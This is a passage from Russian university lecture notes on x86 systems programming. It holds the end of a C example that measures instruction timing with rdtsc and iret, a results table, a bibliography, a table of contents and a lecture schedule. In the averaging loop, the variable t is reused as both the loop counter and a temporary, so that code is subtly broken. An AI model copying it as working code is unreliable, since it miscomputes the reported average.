 }

 /* В times0[] накапливаются времена выполнения пустого
 блока операций – т.е. время, необходимое для измерения
 времени; В times1[] - времена, включающие измеряемые
 операции; после большого числа измерений определяется
 средний временной сдвиг между двумя распределениями. */
 for (i=0; i<SAMPLES; i++) {
 PUSH_IFRAME(l0_end);
 PUSH_IFRAME(l0_start);
 RDTSC_GET(tx); /* первая временная отметка */
 IRET_TO(l0_start); /* сброс конвейера ЦПУ */
 IRET_TO(l0_end); /* сброс конвейера ЦПУ */
 RDTSC_SUBX(tx); /* вычисляем интервал */
 if (tx >= 0 && tx < countof(times0)) times0[(int)tx]++;
 }
}
```

```
for (i=0; i<SAMPLES; i++) {
 PUSH_IFRAME(l1_end);
 PUSH_IFRAME(l1_start);
 RDTSC_GET(tx);
 IRET_TO(l1_start);
 glob++; glob++; glob++; glob++; /* измеряем... */
 IRET_TO(l1_end);
 RDTSC_SUBX(tx);
 if (tx >= 0 && tx < countof(times1)) times1[(int)tx]++;
}

qmin = 1.E30; tmin = -1;
for (t=0; t<1000; t++) {
 q = 0.0;
 for (i=0;i<countof(times0)-t;i++) {
 t = times0[i] - times1[i+t];
 q += (double)t * t;
 }
 if (q < qmin) {
 qmin = q;
 tmin = t;
 }
}
printf("avg time: %d\n", tmin);
return 0;
}
```

(!) Для оптимизаторов крайне сложно учитывать возможность изменения порядка вычислений «из» ассемблерной вставки (т.е. переходы на метки, определенные вне внедренного ассемблера); поэтому при необходимости в gcc надо определять метки внутри ассемблерной вставки, а в MSVC ограничена оптимизация переходов.

Результаты измерения:

| time | 1st pass | 2nd pass |
|------|----------|----------|
| 963  | 2        | 0        |
| 972  | 2774585  | 0        |
| 981  | 2219531  | 0        |
| 990  | 1438     | 0        |
| 999  | 507      | 0        |
| 1008 | 5        | 1756     |
| 1017 | 22       | 1433     |
| 1026 | 661      | 3882334  |
| 1035 | 232      | 1109390  |
| 1044 | 224      | 119      |
| 1053 | 167      | 159      |
| 1062 | 5        | 43       |
| 1071 | 3        | 14       |
| 1080 | 0        | 27       |
| 1089 | 0        | 78       |
| 1098 | 2        | 12       |
| 1107 | 0        | 24       |
| 1116 | 0        | 94       |
| 1125 | 0        | 474      |
| 1134 | 0        | 10       |
| 1143 | 0        | 346      |
| 1152 | 0        | 69       |
| 1161 | 1        | 57       |
| 1170 | 5        | 40       |
| 1179 | 0        | 184      |
| 1188 | 1        | 47       |
| 1197 | 1        | 120      |
| 1206 | 0        | 5        |
| 1215 | 0        | 3        |
| 1224 | 1        | 7        |
| 1233 | 0        | 8        |
| 1242 | 0        | 13       |
| 1251 | 0        | 3        |
| 1260 | 0        | 4        |
| 1269 | 0        | 6        |
| 1278 | 1        | 4        |
| 1287 | 0        | 3        |
| 1296 | 0        | 1        |
| 1305 | 0        | 1        |
| 1314 | 0        | 1        |
| 1323 | 1        | 1        |



Время выполнения набора из 6ти инструкций — (`rdtsc,mov,mov,iret,iret,rdtsc`) занимает более 900 тактов, из которых большую часть занимают инструкции `iret`; меньшее время, но всё-таки сопоставимое с сотней тактов, занимают инструкции `rdtsc`; инструкции `mov` в этой связке обычно накладываются на выполнение остальных инструкций и почти не сказываются на суммарном времени выполнения.

Характерная особенность — значительная вариативность и «квантование» полученных результатов по несколько тактов; так в данном эксперименте было получено более чем по 2 миллиона отсчетов по 972 такта и 981, но ни одного отсчета с промежуточными временами — 973, 974, ..., 980 тактов.

Также достаточно характерным является получение двух (редко более) существенных максимумов.

Отдельно необходимо отбрасывать чересчур большие результаты — когда между двумя замерами попадает обработка каких-либо аппаратных прерываний — таймера, сетевого интерфейса и т.п.

Существенный разброс в замерах и наличие одного-двух пиков приводит к необходимости многократных (миллионы раз) замеров и последующего определения среднего времени путем вычисления «сдвига» между графиками обеспечивающего наилучшее наложение.

При измерении пустого блока 2593 замеров вышли за ограничивающий диапазон (0..2000 тактов)

При измерении времени выполнения операций 3019 замеров вышли за ограничивающий диапазон.

**Среднее время выполнения: 54 такта на 4 операции увеличения `volatile`-переменной**



**SMP, критические секции и взаимные блокировки**

## Литература

### Система команд процессоров i80386+

#### Intel

- Intel® 64 and IA-32 Architectures Software Developer's Manual: Volume 1: Basic Architecture. (<http://developer.intel.com/Assets/PDF/manual/253665.pdf>)
- Intel® 64 and IA-32 Architectures Software Developer's Manual: Volume 2A: Instruction Set Reference, A-M (<http://developer.intel.com/Assets/PDF/manual/253666.pdf>)
- Intel® 64 and IA-32 Architectures Software Developer's Manual: Volume 2B: Instruction Set Reference, N-Z (<http://developer.intel.com/Assets/PDF/manual/253667.pdf>)
- Intel® 64 and IA-32 Architectures Software Developer's Manual: Volume 3A: System Programming Guide (<http://developer.intel.com/Assets/PDF/manual/253668.pdf>)
- Intel® 64 and IA-32 Architectures Software Developer's Manual: Volume 3B: System Programming Guide (<http://developer.intel.com/Assets/PDF/manual/253669.pdf>)
- Intel® 64 and IA-32 Architectures Optimization Reference Manual (<http://developer.intel.com/Assets/PDF/manual/248966.pdf>)

#### AMD

- AMD64 Architecture Programmer's Manual Volume 1: Application Programming ([http://support.amd.com/us/Processor\\_TechDocs/24592.pdf](http://support.amd.com/us/Processor_TechDocs/24592.pdf))
- AMD64 Architecture Programmer's Manual Volume 2: System Programming ([http://support.amd.com/us/Processor\\_TechDocs/24593.pdf](http://support.amd.com/us/Processor_TechDocs/24593.pdf))
- AMD64 Architecture Programmer's Manual Volume 3: General-Purpose and System Instructions ([http://support.amd.com/us/Processor\\_TechDocs/24594.pdf](http://support.amd.com/us/Processor_TechDocs/24594.pdf))
- AMD64 Architecture Programmer's Manual Volume 4: 128-Bit Media Instructions ([http://support.amd.com/us/Processor\\_TechDocs/26568.pdf](http://support.amd.com/us/Processor_TechDocs/26568.pdf))
- AMD64 Architecture Programmer's Manual Volume 5: 64-Bit Media and x87 Floating-Point Instructions ([http://support.amd.com/us/Processor\\_TechDocs/26569\\_APM\\_Vol\\_5\\_Ver\\_3-10\\_4-3-09.pdf](http://support.amd.com/us/Processor_TechDocs/26569_APM_Vol_5_Ver_3-10_4-3-09.pdf))
- AMD64 Architecture Programmer's Manual Volume 6: 128-Bit and 256-Bit XOP, FMA4 and CVT16 Instructions ([http://support.amd.com/us/Processor\\_TechDocs/43479.pdf](http://support.amd.com/us/Processor_TechDocs/43479.pdf))
- AMD I/O Virtualization Technology (IOMMU) Specification ([http://support.amd.com/us/Processor\\_TechDocs/34434-IOMMU-Rev\\_1.26\\_2-11-09.pdf](http://support.amd.com/us/Processor_TechDocs/34434-IOMMU-Rev_1.26_2-11-09.pdf))

#### Сводные материалы

- X86 Opcode and Instruction Reference. Revision 1.10. - MazeGen, 2009-08-19 (<http://ref.x86asm.net/index.html>)

### Ассемблеры

#### Синтаксис AT&T

- x86 Assembly Language Reference Manual. SunSoft. 2550 Garcia Avenue Mountain View, CA 94043 U.S.A.
- Red Hat Enterprise Linux 4: Using as, the Gnu Assembler. — Red Hat, Inc. 1801 Varsity Drive Raleigh NC 27606-2072 USA

#### Синтаксис Intel

- Microsoft Macro Assembler Reference. MSDN → MSDN Library → Visual Studio 2008 → Visual Studio → Visual C++ → Справочные материалы по Visual C++ → Microsoft Macro Assembler Reference. (<http://msdn.microsoft.com/ru-ru/library/afzk3475.aspx>)

#### Сводные материалы

- Зубков С.В. Assembler для DOS, Windows и UNIX (2-е издание). — ДМК, 2006. 608с. ISBN 5-89818-082-6,5-94074-259-9

### Встроенные ассемблеры

#### Синтаксис AT&T

- Using the GNU Compiler Collection (GCC). «5.37 Assembler Instructions with C Expression Operands» (<http://gcc.gnu.org/onlinedocs/gcc-4.4.2/gcc/Extended-Asm.html#Extended-Asm>)
- Using the GNU Compiler Collection (GCC). «5.38 Constraints for asm Operands» (<http://gcc.gnu.org/onlinedocs/gcc-4.4.2/gcc/Constraints.html#Constraints>)
- Using the GNU Compiler Collection (GCC). «5.39 Controlling Names Used in Assembler Code» (<http://gcc.gnu.org/onlinedocs/gcc-4.4.2/gcc/Asm-Labels.html#Asm-Labels>)
- Using the GNU Compiler Collection (GCC). «5.40 Variables in Specified Registers» (<http://gcc.gnu.org/onlinedocs/gcc-4.4.2/gcc/Global-Reg-Vars.html#Global-Reg-Vars>)

#### Синтаксис Intel

- Visual C++ Language Reference. Inline Assembler. MSDN → MSDN Library → Visual Studio 2008 → Visual Studio → Visual C++ → Visual C++ Reference → C/C++ Languages → C/C++ Language Reference → Inline Assembler. (<http://msdn.microsoft.com/en-us/library/4ks26t93.aspx>)

### Компиляторы C/C++

#### Microsoft Visual Studio C/C++

- Visual C++. MSDN → MSDN Library → Development Tools and Languages → Visual Studio 2008 → Visual Studio → Visual C++. (<http://msdn.microsoft.com/en-us/library/60k1461a.aspx>)
- Compiler Security Checks In Depth. MSDN → MSDN Library → Development Tools and Languages → Visual Studio .NET → Developing with Visual Studio .NET → Articles and Columns → Visual C++ .NET Articles → Unmanaged C++ Articles → Compiler Security Checks In Depth. (<http://msdn.microsoft.com/en->

[us/library/aa290051\(VS.71\).aspx](http://msdn.microsoft.com/en-us/library/aa290051(VS.71).aspx))

### *GNU Compiler Collection*

Using the GNU Compiler Collection (GCC). (<http://gcc.gnu.org/onlinedocs/gcc-4.4.2/gcc/>)

### *Задание атрибутов в MSVC и GCC*

\_\_declspec. MSDN → MSDN Library → Development Tools and Languages → Visual Studio 2008 → Visual Studio → Visual C++ → Reference → C/C++ Languages → C++ + Language Reference → Microsoft-Specific Modifiers → \_\_declspec. (<http://msdn.microsoft.com/en-us/library/dabb5z75.aspx>)

Using the GNU Compiler Collection (GCC). «5.28 Attribute Syntax» (<http://gcc.gnu.org/onlinedocs/gcc-4.4.2/gcc/Attribute-Syntax.html#Attribute-Syntax>)

Using the GNU Compiler Collection (GCC). «5.27 Declaring Attributes of Functions» (<http://gcc.gnu.org/onlinedocs/gcc-4.4.2/gcc/Function-Attributes.html#Function-Attributes>)

Using the GNU Compiler Collection (GCC). «5.34 Specifying Attributes of Variables» (<http://gcc.gnu.org/onlinedocs/gcc-4.4.2/gcc/Variable-Attributes.html#Variable-Attributes>)

Using the GNU Compiler Collection (GCC). «5.35 Specifying Attributes of Types» (<http://gcc.gnu.org/onlinedocs/gcc-4.4.2/gcc/Type-Attributes.html#Type-Attributes>)

### *Встроенные функции в MSVC и GCC*

Visual C++ Language Reference. Compiler Intrinsics. MSDN → MSDN Library → Visual Studio 2008 → Visual Studio → Visual C++ → Visual C++ Reference → C/C++ Languages → Compiler Intrinsics. (<http://msdn.microsoft.com/en-us/library/26td21ds.aspx>)

Using the GNU Compiler Collection (GCC). «5.47 Built-in functions for atomic memory access» (<http://gcc.gnu.org/onlinedocs/gcc-4.4.2/gcc/Atomic-Builtins.html#Atomic-Builtins>)

Using the GNU Compiler Collection (GCC). «5.49 Other built-in functions provided by GCC» (<http://gcc.gnu.org/onlinedocs/gcc-4.4.2/gcc/Other-Builtins.html#Other-Builtins>)

Using the GNU Compiler Collection (GCC). «5.44 Getting the Return or Frame Address of a Function» (<http://gcc.gnu.org/onlinedocs/gcc-4.4.2/gcc/Return-Address.html#Return-Address>)

Using the GNU Compiler Collection (GCC). «5.45 Using vector instructions through built-in functions» (<http://gcc.gnu.org/onlinedocs/gcc-4.4.2/gcc/Vector-Extensions.html#Vector-Extensions>)

Using the GNU Compiler Collection (GCC). «5.50.6 X86 Built-in Functions» ([http://gcc.gnu.org/onlinedocs/gcc-4.4.2/gcc/X86-Built\\_002din-Functions.html#X86-Built\\_002din-Functions](http://gcc.gnu.org/onlinedocs/gcc-4.4.2/gcc/X86-Built_002din-Functions.html#X86-Built_002din-Functions))

Using the GNU Compiler Collection (GCC). «5.54 Thread-Local Storage» ([http://gcc.gnu.org/onlinedocs/gcc-4.4.2/gcc/Thread\\_002dLocal.html#Thread\\_002dLocal](http://gcc.gnu.org/onlinedocs/gcc-4.4.2/gcc/Thread_002dLocal.html#Thread_002dLocal))

### *Обработка исключений*

A Crash Course on the Depths of Win32™ Structured Exception Handling. Microsoft Systems Journal, January 1997

(<http://www.microsoft.com/msj/0197/exception/exception.aspx>)

Christophe de Dinechin. C++ Exception Handling for IA-64. Hewlett-Packard IA-64 Foundation Lab.

([http://www.usenix.org/events/osdi2000/wiess2000/full\\_papers/dinechin/dinechin\\_html/](http://www.usenix.org/events/osdi2000/wiess2000/full_papers/dinechin/dinechin_html/))

### *Реализация ООП в C++*

C++ ABI Summary. Revised 20 March 2001. (<http://www.codesourcery.com/public/cxx-abi/>)

### *Разработка многопоточных приложений*

Synchronization Reference. MSDN → MSDN Library → Win32 and COM Development → System Services → DLLs, Processes, and Threads → Synchronization.

([http://msdn.microsoft.com/en-us/library/ms686679\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/ms686679(VS.85).aspx))

Ingo Molnar, Ulrich Drepper. The Native POSIX Thread Library for Linux. February 21, 2005 — Red Hat, Inc. 1801 Varsity Drive Raleigh NC 27606-2072 USA

(<http://people.redhat.com/drepper/nptl-design.pdf>)

Ulrich Drepper. ELF Handling For Thread-Local Storage. Version 0.20. December 21, 2005 — Red Hat, Inc. 1801 Varsity Drive Raleigh NC 27606-2072 USA

(<http://people.redhat.com/drepper/tls.pdf>)

Scott Meyers, Andrei Alexandrescu. «C++ and the Perils of Double-Checked Locking». (<http://www.ddj.com/184405726>)

### *Динамические библиотеки*

Dynamic-Link Library Entry-Point Function. ([http://msdn.microsoft.com/ru-ru/library/ms682596\(en-us,VS.85\).aspx](http://msdn.microsoft.com/ru-ru/library/ms682596(en-us,VS.85).aspx))

Initialization of Mixed Assemblies. (<http://msdn.microsoft.com/ru-ru/library/ms173266.aspx>)

Поведение библиотеки времени выполнения. (<http://msdn.microsoft.com/ru-ru/library/988ye33t.aspx>)

Динамическое связывание библиотек в Windows и Linux ([http://www.opennet.ru/base/dev/ldd\\_linux.txt.html](http://www.opennet.ru/base/dev/ldd_linux.txt.html))

### *Обобщающие материалы*

Agner Fog. Software optimization resources. (<http://www.agner.org/optimize/>)

Mark Larson. Assembly Optimization Tips. (<http://www.website.masmforum.com/mark/index.htm>)

Raymond Filiatreault. SIMPLY FPU. 2003. (<http://www.website.masmforum.com/tutorials/fptute/index.html>)  
О prelink: предварительное связывание как способ повышения быстродействия (<http://citkit.ru/articles/168/>)

## Оглавление

|                                                                                                                                    |    |
|------------------------------------------------------------------------------------------------------------------------------------|----|
| Архитектура современной вычислительной системы (обзор).....                                                                        | 1  |
| Кэши ассоциативные, с прямым отображением и множественно-ассоциативные.....                                                        | 2  |
| Представление бинарных данных.....                                                                                                 | 3  |
| Режимы работы процессоров семейства i8086+.....                                                                                    | 4  |
| Регистры i8086+.....                                                                                                               | 5  |
| Формат инструкции.....                                                                                                             | 7  |
| Некоторые инструкции ЦПУ (не включая инструкции FPU, MMX, SSEn и пр.).....                                                         | 8  |
| Формирование кодов основных инструкций i8086+.....                                                                                 | 9  |
| Соответствие мнемоники машинным кодам на примере инструкции пересылки (mov).....                                                   | 12 |
| Режим реальных адресов i8086 (real mode).....                                                                                      | 13 |
| Синтаксис основных ассемблеров (Intel и AT&T) семейства процессоров i8086+.....                                                    | 14 |
| Адреса: короткие, ближние, дальние; перемещаемые записи.....                                                                       | 16 |
| Сегменты, секции, модели памяти, страницы.....                                                                                     | 17 |
| Переходы, вызовы процедур.....                                                                                                     | 18 |
| Символы и макросы.....                                                                                                             | 19 |
| Структура физического адресного пространства режима реальных адресов.....                                                          | 21 |
| Простейший пример BIOS.....                                                                                                        | 22 |
| Некоторое оборудование IBM PC.....                                                                                                 | 24 |
| Инициализация контроллера прерываний.....                                                                                          | 25 |
| Инициализация контроллеров клавиатуры.....                                                                                         | 26 |
| Инициализация таймера 8253/8254.....                                                                                               | 27 |
| Программирование контроллера DMA 8257/8237.....                                                                                    | 28 |
| Прерывания в SMP системе; измерение времени.....                                                                                   | 29 |
| Сегментная модель защищенных режимов i286...x64.....                                                                               | 30 |
| Сегмент состояния задачи; переключение стеков.....                                                                                 | 32 |
| «Нереальный 8086».....                                                                                                             | 34 |
| Системные вызовы.....                                                                                                              | 35 |
| Структура адресного пространства многопоточного приложения (C, расширение MSVC) с обработкой исключений (Win32).....               | 36 |
| Структура адресного пространства многопоточного приложения (C++) с обработкой исключений (Posix Threads (NPTL); Linux; IA-32)..... | 38 |
| Страничная модель защищенных режимов i386...x64.....                                                                               | 40 |
| Соглашения о вызовах C/C++ (платформы IA-32, x64).....                                                                             | 41 |
| Основные средства управления адресным пространством, основанные на страничном механизме.....                                       | 45 |
| Запрет на исполнение данных.....                                                                                                   | 46 |
| Пример использования уязвимости типа «переполнение буфера в стеке».....                                                            | 47 |
| Проецирование файлов.....                                                                                                          | 48 |
| Исполняемые файлы и динамические библиотеки.....                                                                                   | 51 |
| Построение динамических библиотек.....                                                                                             | 52 |
| Загрузка библиотек на этапе исполнения.....                                                                                        | 53 |
| Экспорт, импорт, перемещаемые записи в Windows.....                                                                                | 54 |
| Экспорт, импорт, перемещаемые записи в Posix.....                                                                                  | 55 |
| POSIX. Позиционно-независимый код в архитектуре IA-32.....                                                                         | 56 |
| Построение и использование статических библиотек объектных файлов.....                                                             | 57 |
| Встроенный ассемблер; понятие барьеров оптимизации и барьеров памяти.....                                                          | 58 |
| Пример измерения коротких интервалов времени.....                                                                                  | 59 |
| Литература.....                                                                                                                    | 61 |

## Реальность:

03.09 Лекция 1 (4 часа) — полностью страницы 1,2 и 3; начало страницы 4 (начали обзор режимов работы i86+).

10.09 Лекция 2 (4 часа) — со страницы 4 по страницу 12 включительно (включая представление маш. кодов)

17.09 Лекция 3 (4 часа) — по страницу 19 включительно + усложненный пример использования `assume` и присвоения значений сегментных регистров (`seg.reg<-конст` и `seg.reg<-память`) на доске

24.09 Лекция 4 (2 часа) — по страницу 20 включительно; обзор BIOS выдача первой лабы

Лаб. раб. N1 (2 часа) — `bios extension enumerator` («сделаем дома», нишиша не)

01.10 Лекция 5 (2 часа) — по страницу 25 включительно; оборудование PC; выдача второй лабы

Лаб. раб. N2 (2 часа) — инициализация оборудования (клавиатура, PIC) («а что надо было сделать на первой???)»)

08.10 Лекция 6 (2 часа) — по обработку прерываний в SMP системах включительно

Лаб. раб. N3 (2 часа)

15.10 Лекция 7 (2 часа) — по переключение стеков включительно + немного во время лаб по «нереальному» режиму

Лаб. раб. N4 (2 часа) — 4 человека сдали первую; 1 начал вторую.

22.10 Лекция 8 (2 часа) — по структуру адресного пространства в Win32 (стр. 36); Posix не успели

Лаб. раб. N5 (2 часа) — 1 сдал вторую; еще 3 сдали (из них один дозащищает) первую.

29.10 Лекция 9 (2 часа) — структура адресного пространства в Posix-системах, Java-семантика обработки (C++) исключений

05.11 Лекция 10 (2 часа) — страничные режимы адресации в i386+

12.11 Лекция 11 (2 часа) — надо ограничиться соглашениями о вызовах, возможно предусмотреть примеры, иллюстрирующие использование `extern` и `namespace`.

19.11 Лекция 12 (2 часа) — начало проецирования, страничные атрибуты, атаки типа переполнение буфера

26.11 Лекция 13 (2 часа) — проецирование файлов императивное и декларативное

03.12 Лекция 14 (2 часа) — проецирование исполняемых файлов в Windows; разделяемые библиотеки общие понятия; динамическая загрузка, некоторые сведения о структуре исполняемых файлов Windows

10.12 Лекция 15 (2 часа) — библиотеки динамической загрузки в Posix; генерация позиционно-независимого кода. Построение статических библиотек.

17.12 Лекция 16 (2 часа) — построение проектов; встроенный ассемблер; многопоточные приложения, основы синхронизации.